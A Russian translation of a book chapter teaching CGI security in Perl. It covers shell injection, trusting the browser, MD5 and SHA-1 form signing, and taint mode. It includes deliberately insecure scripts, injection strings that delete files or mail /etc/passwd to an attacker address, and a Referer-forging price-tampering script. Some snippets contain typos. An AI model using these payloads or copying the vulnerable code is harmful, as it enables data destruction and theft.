CGI-программирование предлагает что-то действительно удивительное: как только ваш сценарий доступен в online, он сразу же становится доступным всему миру. Кто угодно практически из любого места может запустить приложение, созданное на вашем веб-сервере. Это волнует, но в то же время и пугает. Не все, кто использует Интернет, имеют честные намерения. Взломщики[1] хотят испакостить ваши веб-страницы, чтобы покрасоваться перед друзьями. Конкуренты и вкладчики хотят получить доступ к внутренней информации о вашей организации и продукции.

Но не все проблемы безопасности касаются злонамеренных пользователей. Доступность ваших CGI-сценариев всему миру означает, что кто-то может запустить ваш сценарий при таких обстоятельствах, каких вы даже не подозревали и тем более не тестировали. Ваш веб-сценарий не должен стирать файлы из-за того, что кто-то ввел апостроф в поле формы, но это возможно. Подобные моменты тоже относятся к безопасности.

---

[1] *Взломщики* (cracker) — те, кто проникает в компьютеры, прослушивает сетевые соединения и наносит другие виды повреждений. Они немного отличаются от *хакеров* (hacker), умных программистов, которые находят творческие, простые решения проблем. Многие программисты (большинство считает себя хакерами) проводят четкую границу между этими двумя терминами, даже если остальные этого не делают.

Важность безопасности в Web

Многие CGI-разработчики не уделяют безопасности должного внимания. Поэтому прежде чем учиться делать CGI-сценарии более защищенными, надо понять, почему вопросы безопасности являются первоочередными:

1. *Ваш сайт в Интернете – это имидж вашей фирмы.* Если ваши страницы недоступны или подверглись взлому, это влияет на общественное мнение о вашей организации, даже если ваша компания ничего общего не имеет с веб-технологиями.
2. *У вас на сервере может быть ценная информация.* В областях с ограниченным доступом может находиться ценная информация, доступ к которой запрещен для неавторизованных пользователей. Например, некоторая информация или услуги могут быть доступны только для членов, вносящих плату, и вы не хотите, чтобы эта информация была доступна остальным. Даже файлы, не являющиеся частью дерева каталогов веб-сервера и таким образом недоступные в онлайне (например, номера кредитных карт), могут подвергаться риску.
3. *Тот, кому удалось взломать ваш веб-сервер, получает более простой доступ к остальной вашей сети.* Если у вас на веб-сервере нет ценной информации, вы, вероятно, не можете сказать то же самое о вашей сети. Тому, кто проник в веб-сервер, гораздо проще проникнуть в другую систему в вашей сети, особенно если веб-сервер находится за брандмауэром вашей организации (что является плохой идеей как раз с точки зрения безопасности).
4. *Когда ваша система не реагирует на запросы, вы теряете потенциальный доход.* Если ваша компания имеет доход с веб-сайта, вы теряете деньги, когда ваша система недоступна. Вероятно, вы предлагаете в онлайне литературу или контактную информацию. Потенциальные покупатели, не получившие доступ к этой информации, могут уйти к другому.
5. *Вы тратите время и ресурсы, ликвидируя проблемы.* Вы должны многое сделать, когда ваша система подверглась атаке. Во-первых, нужно определить степень повреждений. Затем, вероятно, придется восстановить данные из резервных копий. Вы также должны определить, из-за чего так получилось. Если взломщик получил доступ к веб-серверу, вы должны определить, как он это сделал, чтобы защититься от будущих проникновений. Если CGI-сценарий повредил файлы, вы должны найти и исправить ошибку, чтобы избежать дальнейших проблем.
6. *На вас возложена ответственность.* Если вы разрабатываете CGI-сценарии для других компаний, и один из этих сценариев стал причиной серьезной проблемы безопасности, то вы ответственны за

это. Однако даже если вы разрабатываете CGI-сценарии для собственной компании, вы можете отвечать и за другие моменты. Например, если кто-то взламывает ваш веб-сервер, он может стать базой для атак на другие компании. Если ваша компания хранит информацию деликатного характера (например, номера кредитных карт покупателей), вы отвечаете за утечку этой информации.

Это только некоторые причины, по которым веб-безопасность так важна. С другими вы столкнетесь сами. Теперь, осознав важность создания безопасных CGI-сценариев, вы можете спросить, как сделать CGI-сценарий таким. Это можно сформулировать одной фразой: *никогда не доверяйте данным, полученным от пользователя*. Звучит просто, но на практике все гораздо сложнее. На протяжении всей главы мы покажем, как сделать сценарий безопасным.

Обработка пользовательского ввода

Проблемы безопасности возникают, когда вы начинаете делать предположения о данных: вы считаете, что пользователи будут делать то, что вы от них ждете, а они вас удивляют. Пользователи преуспевают в этом, пускай неумышленно. Чтобы писать безопасные CGI-сценарии, мыслите творчески. Рассмотрим пример.

Вызов внешних приложений

figlet – это забавное приложение, позволяющее создавать большие ASCII-символы различных размеров и стилей. Примеры вывода *figlet* можно найти в подписях к электронным сообщениям и статьям в группах новостей. Если у вас в системе приложение *figlet* не установлено, вы можете загрузить его с *http://st-www.cs.uiuc.edu/users/chai/figlet.html*.

Запуск *figlet* в командной строке:

```
$ figlet -f fonts/slant 'I love CGI!'
```

Результат будет следующим:

```
    ____   __                    ______________________
   /  _/  / /   ____ _   _____  / ____/ ____/  _/ /
   / /   / /   / __ \ | / / _ \/ /   / / __ / // / 
 _/ /   / /___/ /_/ / |/ /  __/ /___/ /_/ // //_/  
/___/  /_____/\____/|___/\___/\____/\____/___(_)   
```

Мы можем написать CGI-шлюз к *figlet,* позволяющий пользователям вводить некий текст, выполнять команду наподобие показанной выше, получать вывод и возвращать его в броузер.

Для начала в примере 8-1 приведена HTML-форма.

Пример 8-1. figlet.html

```
<html>
  <head>
    <title>Шлюз Figlet </title>
  </head>

  <body bgcolor="#FFFFFF">

    <div align="center">
    <h2>Шлюз Figlet </h2>

    <form action="/cgi/unsafe/figlet_INSECURE.cgi" method="GET">
      <p>Пожалуйста введите строку для ее передачи в figlet:
        <input type="text" name="string"></p>
      <input type="submit">
    </form>

  </body>
</html>
```

Теперь рассмотрим код программы.

Пример 8-2. figlet_INSECURE.cgi

```
#!/usr/bin/perl -w

use strict;
use CGI;
use CGIBook::Error;

# Константа: путь к figlet
my $FIGLET = '/usr/local/bin/figlet';

my $q    = new CGI;
my $string   = $q->param( "string" );

unless ( $string ) {
  error( $q, " Пожалуйста, введите текст для отображения." );
}

local *PIPE;

## Этот код НЕБЕЗОПАСЕН...
## НЕ Используйте его на действующем веб-сервере!!
open PIPE, "$FIGLET \"$string\" |" or
  die " Не могу открыть канал к figlet: $!";

print $q->header( "text/plain" );
print while <PIPE>;
close PIPE;
```

Сначала мы просто проверяем, что пользователь ввел строку, и просто выводим ошибку, если это не так. Затем мы открываем канал (обратите внимание на завершающий символ «|») к команде *figlet*, передавая ей строку. Открывая канал к другому приложению, мы можем читать из него, как из файла. В этом случае мы можем получить вывод *figlet*, просто читая данные из файлового дескриптора PIPE.

Затем мы печатаем заголовки и вывод *figlet*. Perl позволяет сделать это в одной строке: в цикле *while* считывается строка из PIPE, сохраняется в `$_` и вызывается функция *print*; вызов *print* без аргументов выводит значение, сохраненное в `$_`. Когда все данные будут прочитаны, цикл автоматически прерывается.

Мы признаем, что наш пример довольно глуп. У *figlet* есть много параметров, позволяющих изменять шрифт и прочее, но мы хотели привести вам короткий и простой пример, чтобы сделать акцент на безопасности. Многие считают, что очень сложно сделать что-то не так, если сценарий настолько прост. На самом деле этот CGI-сценарий позволяет сообразительному пользователю запустить в вашей системе *любую* команду!

Не заглядывая вперед, попробуйте сами понять, где в этом примере кроется проблема с нарушением безопасности. Помните, что команды выполняются с теми же правами, с какими запущен веб-сервер (т. е. *nobody*). Если вы хотите протестировать пример на веб-сервере, делайте это только на личном веб-сервере, *не* соединенном с Интернетом! Наконец, постарайтесь придумать, как решить проблему безопасности.

Мы хотим, чтобы вы попытались найти решение самостоятельно, потому, что существует несколько решений, которые кажутся безопасными, но на самом деле таковыми не являются. Перед тем как смотреть на решения, давайте проанализируем проблему. Должно быть очевидно (хотя бы из комментариев к программе), что виновник – вызов, открывающий канал к *figlet*. Почему он небезопасен? Что ж, он не опасен, если пользователи действительно передают простые слова без знаков препинания. Но если вы будете так считать, то забудете наше правило: *никогда не доверяйте данным, полученным от пользователя!*

Пользовательский ввод и командный интерпретатор

Вы и не предполагали, что это поле может содержать опасные данные. Это может быть что угодно. Когда Perl открывает канал к внешней программе, он передает команду через командный интерпретатор (shell). Предположим, что был введен текст:

```
`rm -rf /`
```

или

```
";mail cracker@badguys.net </etc/passwd"
```

Эти команды будут выполнены как команды, введенные в командном интерпретаторе:

```
$ /usr/local/bin/figlet "`rm -rf /`"
$ /usr/local/bin/figlet ""; mail cracker@badguys.net </etc/passwd
```

Первая команда попытается удалить все файлы на вашем сервере, предоставив вам поиски по лентам резервного копирования.[1] Вторая отправит электронной почтой файл паролей тому, кому лучше не разрешать регистрироваться в вашей системе. Серверы под Windows совсем не лучше в этом отношении, ввод «`| del /f /f /q c:\`» будет настолько же катастрофическим.

Что же делать? Основная проблема в том, что для командного интерпретатора многие символы имеют специальный смысл. Например, обратная кавычка (‘) позволяет вставлять одну команду внутрь другой. Это делает командный интерпретатор мощным, но в таком контексте эта мощь опасна. Можно попытаться сделать список всех специальных символов. В него пришлось бы включить все символы, позволяющие выполнить другие команды, изменяющие переменные окружения заметным образом или позволяющие прерывать предусмотренные команды и запускать другие.

Код можно изменить так:

```
my $q       = new CGI;
my $string  = $q->param( "string" );

unless ( $string ( {
   error( $q, "Пожалуйста, введите текст." );
}

## Это неполный пример; это НЕ проверка безопасности
if ( $string =~ /[‘$\\"';& … ] ) {
     error( $q,
      "Текст не должен содержать эти символы: `\$\\\"';& ..." );
}
```

Этот пример неполный, мы не приводим полный список опасных символов. Невозможно составить такой список и не пропустить что-нибудь важное, вот почему это неправильный способ решения пробле-

[1] Этот пример демонстрирует, почему важно создавать специального пользователя типа *nobody*, из-под которого запускается веб-сервер, и почему этот пользователь должен быть владельцем как можно меньшего числа файлов. Смотрите раздел «Начало» в главе 1.

мы. Это решение предполагает, что вы должны знать все возможные способы запуска опасных команд в командном интерпретаторе. Если вы пропустите хоть один вариант, вы будете наказаны.

Стратегии обеспечения безопасности

Правильный способ – не создавать список того, что запрещено, а составить список того, что можно. Это делает решение гораздо более поддерживаемым. Если вы будете считать, что все нормально, и начнете искать места, вызывающие проблемы, то потратите очень много времени. Надо будет проверить бесчисленное множество комбинаций. Если вы будете исходить из того, что все неверно, и затем будете добавлять возможности, вы сможете проверить все и убедиться, что мимо вас ничего не прошло. Если вы пропустите что-то, запретите то, что должно быть разрешено, и исправьте ошибку, тестируя и добавляя возможности. Это гораздо более безопасный способ.

Последняя причина, по которой это более безопасный путь, – решение проблем безопасности должно быть простым. Не лучшая идея – довериться кому-то, кто предоставит вам «полный» список чего-то, столь же важного, как опасные символы командного интерпретатора, которых нельзя допускать. Вы единственный, кто отвечает за ваш код, поэтому вы должны до конца понимать, почему и как работает ваш код, и никогда не допускать слепой веры в других.

Давайте составим список того, что можно. Мы разрешим использовать буквы, цифры, символы подчеркивания, пробелы, дефисы, точки, знаки вопроса и восклицательные знаки. Этих символов хватит практически для все строк, которые пользователи захотят преобразовать. Перейдем к одинарным кавычкам, в которые заключен аргумент, чтобы еще усилить защиту. В примере 8-3 приведена более безопасная версия нашего CGI-сценария.

Пример 8-3. figlet_INSECURE2.cgi

```
#!/usr/bin/perl -w

use strict;
use CGI;
use CGIBook::Error;

my $FIGLET = '/usr/local/bin/figlet';

my $q        = new CGI;
my $string   = $q->param( "string" );

unless ( $string ) {
  error( $q, " Пожалуйста, введите текст для отображения." );
}
```

```
unless ( $string =~ /^[\w .!?-]+$/ ) {
  error( $q, " Вы ввели недозволенный символ. " .
       " Можно использовать только буквы, цифры," .
       "подчеркивания, пробелы, запятые, восклицательные знаки, " .
       "точки, знаки вопроса и дефисы." );
}
local *PIPE;

## Этот код более безопасен, но все еще опасен...
## Так что НЕ используйте его на  действующем веб-сервере!!
open PIPE, "$FIGLET '$string' |" or
  die " Не могу открыть figlet: $!";

print $q->header( "text/plain" );
print while <PIPE>;
close PIPE;
```

Этот код уже гораздо лучше. В таком виде он уже не представляет опасности. Единственная проблема в том, что кто-нибудь может пойти дальше и внести незначительные изменения, делающие сценарий небезопасным. Конечно, мы не можем учесть все, но надо где-то провести границу. Не слишком ли мы критичны, заявляя, что сценарий может быть еще безопаснее? Возможно, но лучше поосторожничать, чем потом жалеть, решая проблемы безопасности. Мы можем улучшить сценарий, потому что в Perl есть способ открыть канал к другому процессу, минуя командный интерпретатор. Отлично, скажете вы, но почему не начать именно с этого? К сожалению, это работает только для тех операционных систем, где Perl может запускать *fork*, то есть в Win32[1] и MacOS этот трюк не пройдет.

Вызовы fork и exec

Все, что требуется, – это заменить команду, открывающую канал, следующими строками:

```
## Ага, так гораздо более безопасно
my $pid = open PIPE, "-|";
die "Cannot fork $!" unless defined $pid;
unless ( $pid ) {
exec FIGLET, $string or die "Не могу открыть канал к figlet: $!";
}
```

Тут используется специальная форма функции *open*, предписывающая Perl запустить и создать дочерний процесс при помощи *fork* со связанным с ним каналом. Этот дочерний процесс является точной

[1] Когда эта книга версталась, последняя версия ActiveState Perl уже поддерживала *fork* на платформе Win32.

копией текущего запущенного сценария и продолжается с той же точки. Однако *open* возвращает другое значение для каждого из полученных процессов: родительский процесс получает *идентификатор процесса* (PID) дочернего процесса; дочерний процесс получает 0. Если *open* не удается создать дочерний процесс, возвращается значение `undef`.

После проверки успешного выполнения дочерний процесс вызывает *exec* чтобы запустить *figlet*. *exec* указывает Perl заменить дочерний процесс процессом *figlet*, сохраняя то же окружение, включая канал к родительскому процессу. Таким образом, дочерним процессом становится *figlet*, и родительский процесс сохраняет канал с *figlet*, как если бы использовалась более простая функция *open*.

Очевидно, что этот случай сложнее. Так почему же это работает, если мы по-прежнему должны вызывать *figlet* через *exec*? Что ж, если вы посмотрите внимательнее, вы заметите, что *exec* принимает в этом сценарии несколько аргументов. Первый аргумент – имя запускаемого процесса, остальные аргументы передаются в качестве аргументов новому процессу, но Perl делает это не через командный интерпретатор. Таким образом, сделав исходный код чуточку сложнее, мы избегаем серьезной проблемы безопасности.

Доверие броузеру

Давайте посмотрим на другую распространенную ошибку в CGI-сценариях, связанную с безопасностью. Вы можете подумать, что нужно проверять только те полученные от пользователя данные, которые он может изменить. Например, вы думаете, что данные из скрытых полей или списков select безопаснее данных из текстовых полей, поскольку броузер не позволяет пользователю изменять их. На самом деле они могут оказаться такими же опасными.

В этом примере мы рассмотрим простое хранилище программного обеспечения. Пусть у каждого продукта есть собственная статическая HTML-страница и на каждой странице вызывается один и тот же CGI-сценарий для обработки действий. Для максимальной гибкости CGI-сценарий принимает имя продукта, количество и цену из скрытых полей со страницы о продукте. Затем передается информация о кредитной карте пользователя, снимается нужная сумма денег, и пользователю разрешается загрузить программное обеспечение.

В примере 8-4 приведен пример страницы о продукте

Пример 8-4. sb3000_INSECURE.html

```
<html>
  <head>
    <title>Super Blaster 3000</title>
  </head>
```

```
  <body bgcolor="#FFFFFF">
    <h2>Super Blaster 3000</h2>
    <hr>

    <form action="https://localhost/cgi/buy.cgi" method="GET">
      <input type="hidden" name="price" value="30.00">
      <input type="hidden" name="name" value="Super Blaster 3000">

    <p>Испытайте Super Blaster 3000 - самую новую игру, о которой
       говорят все! Вы нигде ее не найдете, так что закажите себе копию
       прямо сейчас. Просто загрузите ее и наслаждайтесь игрой!</p>

    <p>Цена составляет 30.00 долларов за лицензию. Введите число
       лицензий и нажмите кнопку <i>Заказ</i>, чтобы ввести требуемую
       информацию.</p>

    <p>Количество лицензий:
      <input type="text" name="quantity" value="1" size="8"></p>
    <input type="submit" name="submit" value="Заказ">

  </form>
  </body>
</html>
```

В этом примере мы не будем рассматривать CGI-сценарий, потому что проблема заключается не в нем, а в том, как он вызывается. Сейчас нас интересует форма, и проблема безопасности заключается в цене. Цена – это скрытое поле, так что форма не позволяет пользователям изменять это значение. Вы могли заметить, однако, что поскольку форма отправляется методом GET, параметры будут хорошо видны в URL в окне броузера. Предыдущий пример с одной лицензией генерирует следующий URL (не обращайте внимание на разрыв строки):

```
https://localhost/cgi/buy.cgi?price=30.00&name=Super+Blaster+3000&
quantity=1&submit=Order
```

Изменяя этот URL, можно изменить цену на любое значение и вызвать CGI-сценарий с этим новым значением.

Но не обманитесь, думая, что вы решите проблему, заменив метод запроса на POST. Многие веб-разработчики используют POST даже когда он не подходит (см. разделы главы 2, посвященные методам GET и POST), веря, что этот метод делает сценарии более безопасными при подделывании адресов. Это ложная безопасность. Во-первых, CGI.pm, как и большинство модулей, разбирающих ввод, не делает разницы между данными, полученными через POST или GET. Только изменение метода вызова сценария на POST не запретит пользователю вручную создать строку запроса, чтобы вызвать сценарий через GET. Чтобы предотвратить это, добавьте такой код:

```
unless ( $ENV{REQUEST_METHOD} eq "POST" ) {
  error( $q, "Неверный метод запроса." );
}
```

Но пользователь всегда сможет скопировать вашу форму на свою систему. Затем он сможет изменить цену так, чтобы это было обычное текстовое поле, в своей копии и отправить эту форму вашему CGI-сценарию. В HTTP нет ничего, что предотвращает вызов CGI-сценария на одном сервере из HTML-формы с другого сервера. На самом деле CGI-сценарий не может достоверно определить, какая форма использовалась для отправки ему данных. Многие веб-разработчики используют переменную окружения HTTP_REFERER, чтобы выяснить, откуда были получены данные из формы. Сделать это можно примерно так:

```
my $server = quotemeta( $ENV{HTTP_HOST} || $ENV{SERVER_NAME} );
unless ( $ENV{HTTP_REFERER} =~ m|^https?://$server/| ) {
  error( $q, "Неверный URL." );
}
```

Проблема в том, что, перестав доверять пользователю, вы стали доверять броузеру. Не делайте этого. Если у пользователя Netscape или Internet Explorer, то все будет нормально. Конечно, неверный URL может быть послан броузером по ошибке, но это маловероятно. Но разве пользователи используют только эти броузеры?

Существует много веб-броузеров и некоторые из них гораздо более настраиваемы, чем Netscape и Internet Explorer. Знаете ли вы, что даже у Perl есть собственные веб-клиенты? Модуль LWP позволяет вам легко создавать и посылать HTTP-заголовки из Perl. Запросы полностью настраиваемы, так что вы можете включать любые HTTP-заголовки, какие пожелаете, в том числе *Referer* и *User-Agent*. Следующий код позволит любому с легкостью миновать все проверки, о которых уже говорилось:

```
#!/usr/bin/perl -w

use strict;

use  LWP::UserAgent;
use HTTP::Request;
use HTTP::Headers;
use CGI;

my $q = new CGI( {
  price     => 0.01,
  name      => "Super Blaster 3000",
  quantity  => 1,
  submit    => "Order",
} );

my $form_data = $q->query_string;

my $headers = new HTTP::Headers(
  Accept         => "text/html, text/plain, image/*",
  Referer        => "http://localhost/products/sb3000.html",
```

```
  Content-Type   => "application/x-www-form-urlencoded"
);

my $request = new HTTP::Request(
  "POST",
  "http://localhost/cgi/buy.cgi",
  $headers
);

$request->contenet( $form_data );

my $agent = new LWP::UserAgent;
$agent->agent( "Mozilla/4.5" );
my $response = $agent->request( $request );

print $response->content;
```

Мы не будем сейчас разбираться, как работает этот код (о LWP см. главу 14). Сейчас достаточно понять, что никогда нельзя доверять данным, полученным от пользователя, и никогда нельзя рассчитывать на то, что броузер защитит вас от пользователя. Любому, кто хоть что-то знает и кое-что умеет, нетрудно предоставить вам любые данные.

Шифрование

Шифрование может быть эффективным инструментом при разработке безопасных решений. В двух случаях оно особенно полезно для веб-приложений. Первый – это защита ценных данных, чтобы посторонние не могли их просмотреть. Защищенные https-соединения с использованием SSL (или TSL) обеспечивают такую защиту. Второй случай – это подтверждение, что пользователь не изменил значения скрытых полей формы. Делается это путем создания хешей или подписей, которые можно использовать в качестве контрольных сумм, чтобы убедиться, что данные совпадают с тем, что ожидалось.

Защитить пример 8-3 можно с помощью хеш-алгоритмов, например MD5 или SHA-1. Сделать это можно, создав подпись как для данных на странице – имя продукта и цена, так и для секретной фразы, хранящейся на сервере:

```
use constant $SECRET_PHRASE => "ЭтУ фрАзУ отГАДаТь нЕпРоСТо!";
my $digest = generate_digest( $name, $price, $SECRET_PHRASE );
```

Затем значение подписи можно вставить в вашу форму как еще одно скрытое поле, это показано в примере 8-5.

Пример 8-5. sb3000.html

```
<html>
  <head>
```

```
  <title>Super Blaster 3000</title>
</head>

<body bgcolor="#FFFFFF">
  <h2>Super Blaster 3000</h2>
  <hr>

  <form action="https://localhost/cgi/buy.cgi" method="GET">
    <input type="hidden" name="price" value="30.00">
    <input type="hidden" name="name" value="Super Blaster 3000">
    <input type="hidden" name="digest"
      value="a38b37b5c80a79d2efb31ad78e9b8361">
  .
  .
```

Когда CGI-сценарий получает данные, он пересчитывает подпись из имени продукта, его цены и секретной фразы. Если это совпадает с подписью, полученной через форму, значит пользователь не менял данные.

Секретная фраза должна быть такой, чтобы ее было непросто отгадать, и она должна быть защищена на сервере. Как пароли и другие ценные данные, вы можете поместить фразу за пределами корневого каталога документов и CGI-каталога и считывать ее из CGI-сценария при необходимости. Тогда, если вследствие неправильных настроек сервера пользователи смогут читать исходный код ваших сценариев, ваша секретная фраза не пострадает.

В этом примере самым простым решением было бы просто хранить все цены на сервере, а не передавать их через скрытые поля, но, разумеется, бывают обстоятельства, когда приходится делать подобное, и подписи в таком случае – эффективный способ проверить ваши данные.

Посмотрим, как создаются подписи. Здесь описаны два алгоритма: MD5 и SHA-1.

MD5

MD5 – это 128-битный односторонний хеш-алгоритм. Он выдает короткую подпись для ваших данных, которая наверняка не будет выдана для других данных. Однако из этой подписи невозможно получить первоначальные данные. Модуль Digest::MD5 позволяет получать MD5-подписи в Perl.[1]

Подпись, полученная с помощью модуля Digest::MD5, доступна вам в трех различных форматах: простой двоичный код, код, преобразованный в шестнадцатеричный, и код в формате Base64. Два после-

[1] Можете также посмотреть ссылки на модуль MD5.pm. Он уже устарел и является всего лишь оболочкой для модуля Digest::MD5.

дних формата генерируют более длинные строки, но их можно вставлять в HTML, сообщения электронной почты и т. п. Шестнадцатеричные подписи имеют длину 32 символа, Base64 – 22 символа. В кодировке Base64 используются символы: A-Z, a-z, 0-9, +, / и =.

С помощью модуля Digest::MD5 можно сгенерировать шестнадцатеричную подпись следующим способом:

```
use Digest::MD5 qw( md5_hex );
my $hex_digest = md5_hex( @data );
```

С помощью модуля Digest::MD5 можно сгенерировать подпись в формате Base64 следующим способом:

```
use Digest::MD5 qw( md5_base64 );
my $base64_digest = md5_base64 ( @data );
```

По-прежнему остается возможность, что кто-то, у кого есть подпись и кто знает вероятные оригинальные значения, сможет создать подписи для каждого из них и сравнить их с существующей подписью. Поэтому, если вы хотите создать подписи, которые невозможно будет разгадать, данные должны довольно сильно отличаться, чтобы не быть предсказуемыми.

Алгоритм MD5 был раскритикован в течение последних нескольких лет за его внутреннюю слабину, найденную исследователями. Благодаря ей стало проще находить другие наборы данных, генерирующих одинаковые подписи. Никто пока еще так не поступил, поскольку это по-прежнему довольно сложно, правда, теперь менее сложно, чем раньше предполагалось, и может случиться в ближайшем будущем. Это не означает, что стало проще получить первоначальные данные из подписи, просто можно вычислить данные, которые генерируют такую же подпись. Алгоритм SHA-1 в настоящее время не имеет такой проблемы.

SHA–1

Digest::SHA1, включенный в модуль Digest::MD5, обеспечивает интерфейс к 160-битному алгоритму SHA-1. Он считается надежнее, чем MD5, но требует большего времени для генерации подписи. Используется он так же, как Digest::MD5:

```
use Digest::SHA1 qw( sha1_hex sha1_base64 );
my $hex_digest  = sha1_hex( @data );
my $base64_digest  = sha1_base64( @data );
```

Шестнадцатеричные SHA-1 подписи длиной 40 символов, Base64 подписи – 27 символов.

Режим пометки в Perl

Вы могли заметить, что все примеры в этой главе немного отличаются от предыдущих. Отличие появляется в конце первой строки. Во всех предыдущих примерах первая строка была такая:

```
#!/usr/bin/perl -wT
```

В этой главе примеры начинаются уже такой строкой:

```
#!/usr/bin/perl -w
```

Отличие – это параметр *-T*, который активизирует режим пометки (taint mode). В этом режиме Perl отслеживает все получаемые от пользователя данные и ничего с ними не делает, если они представляют опасность. Поскольку наши примеры из этой главы намеренно показывают небезопасные способы реализации задач, они не работали бы с флагом *–T*, поэтому мы и опустили его. Этого уже достаточно, чтобы понять, что режим пометки – это хорошо.

Цель режима пометки в том, чтобы не позволить данным, полученным извне, повлиять на что-либо вне вашего приложения. Таким образом, Perl не позволит, чтобы значения, введенные пользователем, использовались в вычислениях, использующих командный интерпретатор, или в любых командах, влияющих на внешние файлы и процессы. Это было придумано для ситуаций, когда безопасность важна, например при написании Perl-программ, запускаемых с правами суперпользователя (*root*), или CGI-сценариев. В CGI-сценариях режим пометки надо использовать всегда.

Как работает режим пометки

Когда режим пометки активизирован, Perl проверяет каждую переменную на ненадежность. Ненадежными для Perl считаются любые данные, полученные извне вашего кода. Поскольку к ним относятся и данные, прочитанные из STDIN (и любой другой ввод из файла), и все переменные окружения, то охватываются все, что CGI-сценарий получает от пользователя.

Perl не только проверяет ненадежность переменных, но и отслеживает ситуации, когда вы присваиваете эти значения другим переменным. Например, Perl считает HTTP-запрос из `$ENV{REQUEST_METHOD}` ненадежными данными, поскольку это переменная окружения. Если потом вы присвоите это значение другой переменной, она тоже станет ненадежной для Perl.

```
my $method = $ENV{REQUEST_METHOD};
```

В данном случае переменная $method тоже ненадежна. Не имеет значения, простое это выражение или сложное. Если помеченные данные используются в выражении, тогда результат выражения тоже помечен, впрочем, как и переменная, которой он присваивается.

Вы можете использовать эту подпрограмму, чтобы проверить, помечена переменная или нет.[1] Подпрограмма возвращает либо значение «истина», либо «ложь»:

```
sub is_tainted {
  my $var = shift;
  my $blank = substr( $var, 0, 0 );
  return not eval { eval "1 || $blank" || 1 };
}
```

Мы устанавливаем переменную $blank в подстроку (нулевой длины) тестируемой переменной. Если значение помечено, и мы используем режим пометки, Perl выдаст ошибку при вычислении выражения в кавычках на следующей строке. Эта ошибка перехватывается другим блоком *eval*, который затем возвращает значение undef. Если переменная надежна или у нас не используется режим пометки, тогда выражение внутри внешнего блока *eval* становится равным 1. Оператор not обращает получаемое значение.

Что отслеживает режим пометки

Одно из сильных преимуществ при использовании режима пометки в том, что вы не должны пытаться понять все технические детали работы Perl. Как вы видели, Perl иногда передает выражения внешнему интерпретатору, чтобы помочь передать эти аргументы системным вызовам. Есть и более запутанные случаи, когда Perl вызывает интерпретатор, но вы не должны беспокоиться об этом, так как режим пометки все распознает сам.

Основное правило, как уже говорилось, заключается в том, что Perl рассматривает все действия, которые могут изменить ресурсы за пределами сценария, как ненадежные. Вы можете открыть файл, используя ненадежное имя файла, и читать из него данные сколь угодно долго в режиме «только чтение». Однако если вы попытаетесь открыть файл для записи, используя ненадежное имя файла, Perl аварийно завершится с ошибкой.

---

[1] На страницах руководства по функции *perlsec* предлагается подпрограмма, использующая функцию *kill* для проверки переменных. К сожалению, функция *kill* поддерживается не во всех системах. Подпрограмма, приведенная тут, работает везде.

Как снять пометку с данных

Режим пометки мог бы оказаться слишком ограничивающим, если бы не было способа снять пометки с ваших данных. Конечно, вам не захочется делать это, не убедившись в том, что данные безопасны. К счастью, одна команда может выполнить обе эти задачи. Она позволяет Perl сделать так, что выражение с помеченной переменной вычисляется и результат присваивается переменной, которая уже не является помеченной. Если вы сравниваете переменную с регулярным выражением, то переменные соответствия шаблону (`$1`, `$2` и т. п.) уже помеченными не будут. Если, например, вы хотели получить определенное имя файла для пользователя, пока проверяете, что оно не является полным путем (то есть пользователь не может писать в файл за пределами запланированного вами каталога), вы можете снять пометку с пользовательского ввода так:

```
$q ->param( "filename" ) =~ /^([\w.])$/;
my $filename = $1;

unless ( $filename ( {
  .
  .
  .
```

Вы можете уменьшить первые две строки до одной, поскольку соответствие регулярному выражению возвращает список соответствий и они тоже безопасны:

```
my( $filename ) = $q->param( "filename" ) =~ /^([\w.]+)$/;

unless ( $filename ) {
  .
  .
  .
```

Вы уже видели такое обозначение во многих примерах. Заметьте, что поскольку результат регулярного выражения – список, вы должны заключить `$filename` в скобки, чтобы вычислить его в контексте списка. Иначе `$filename` будет содержать число удачных соответствий шаблону (в данном случае 1).

Разрешать или запрещать

Вспомните, что было сказано выше. Обычно лучше определить, что можно, чем пытаться выяснить, чего нельзя. Имейте это в виду при построении безопасных регулярных выражений. В этом примере мы разрешаем использовать в имени файла только буквы, цифры, символы подчеркивания и точки, что гораздо проще, чем выискивать вероятные символы разделения пути.

Почему надо использовать режим пометки?

Режим пометки в Perl не делает ничего, что вы не могли бы сделать самостоятельно. Он просто отслеживает данные и останавливает вас, если вы создаете опасные ситуации. Вы можете и сами быть поосторожнее, но без сомнения легче, когда Perl делает все, чтобы вам помочь. Обычно лучший аргумент для использования режима пометки – перевернуть вопрос и спросить: «Почему не надо использовать режим пометки?».

Многие CGI-разработчики стараются не использовать режим пометки. Некоторым слишком сложно и трудно справиться с ограничениями, налагаемыми режимом пометки. В основном это происходит из-за того, что они не достаточно ясно представляют, как работает этот режим, и предпочитают его выключить, чем выяснять, как исправлять проблемы, на которые указывает Perl (для справки см. следующий раздел).

Другие разработчики могут возразить, что режим пометки замедляет сценарии, и это важнее, чем возможные преимущества. Верьте или нет, но режим пометки замедляет ваши сценарии незначительно. Если вас беспокоит производительность, не думайте, что режим пометки бесповоротно замедлит ваши сценарии. Воспользуйтесь модулем Benchmark и проверьте разницу; результаты могут поразить вас. Мы расскажем, как использовать модуль Benchmark, в главе 17.

Последний довод в пользу режима пометки – CGI-сценарии редко остаются неизменными. Исправляются ошибки, добавляются новые возможности и даже если первоначальный код был безупречен в плане безопасности, кто-то может изменить все случайно. Воспринимайте режим пометки как дополнительную безопасность, которую Perl предоставляет бесплатно.

Обычные проблемы с режимом пометки

Столкнувшись с режимом пометки впервые, вы найдете его надоедливым, подумав, что он жалуется буквально на все. Но приобретя некоторый опыт, вы узнаете, за чем надо следить, и будете писать безопасный код не задумываясь.

Вот несколько советов, которые помогут вам решить основные проблемы при встрече с ними:

- Ваш путь PATH должен быть безопасным. Если вы вызываете какие-либо внешние программы, будьте уверены, что `$ENV{PATH}` не содержит каталогов, которые может изменить кто-либо, кроме их владельца. Неважно, определяете вы полный путь к вызываемой программе или нет, путь PATH все равно должен быть безопасен,

поскольку вызываемая вами программа может использовать унаследованный путь.

- Массив `@INC` не должен содержать текущий рабочий каталог. Если сценарий должен использовать (то есть включать при помощи *require* или *use*) другой код на Perl из текущего каталога, вы должны явно добавить этот каталог в `@INC` или включить полный или относительный путь к нужному коду прямо в команде.
- Избавьтесь от опасных переменных окружения, которые вам не требуются. А именно, удалите переменные IFS, CDPATH, ENV и BASH_ENV.

Обычной практикой считается добавить что-то типа следующих строк в CGI-сценарий, работающий в режиме проверки (путь PATH, выбираемый вами, может отличаться в зависимости от нужд ваших и вашей системы):

```
$ENV{PATH} = "/bin:/usr/bin";
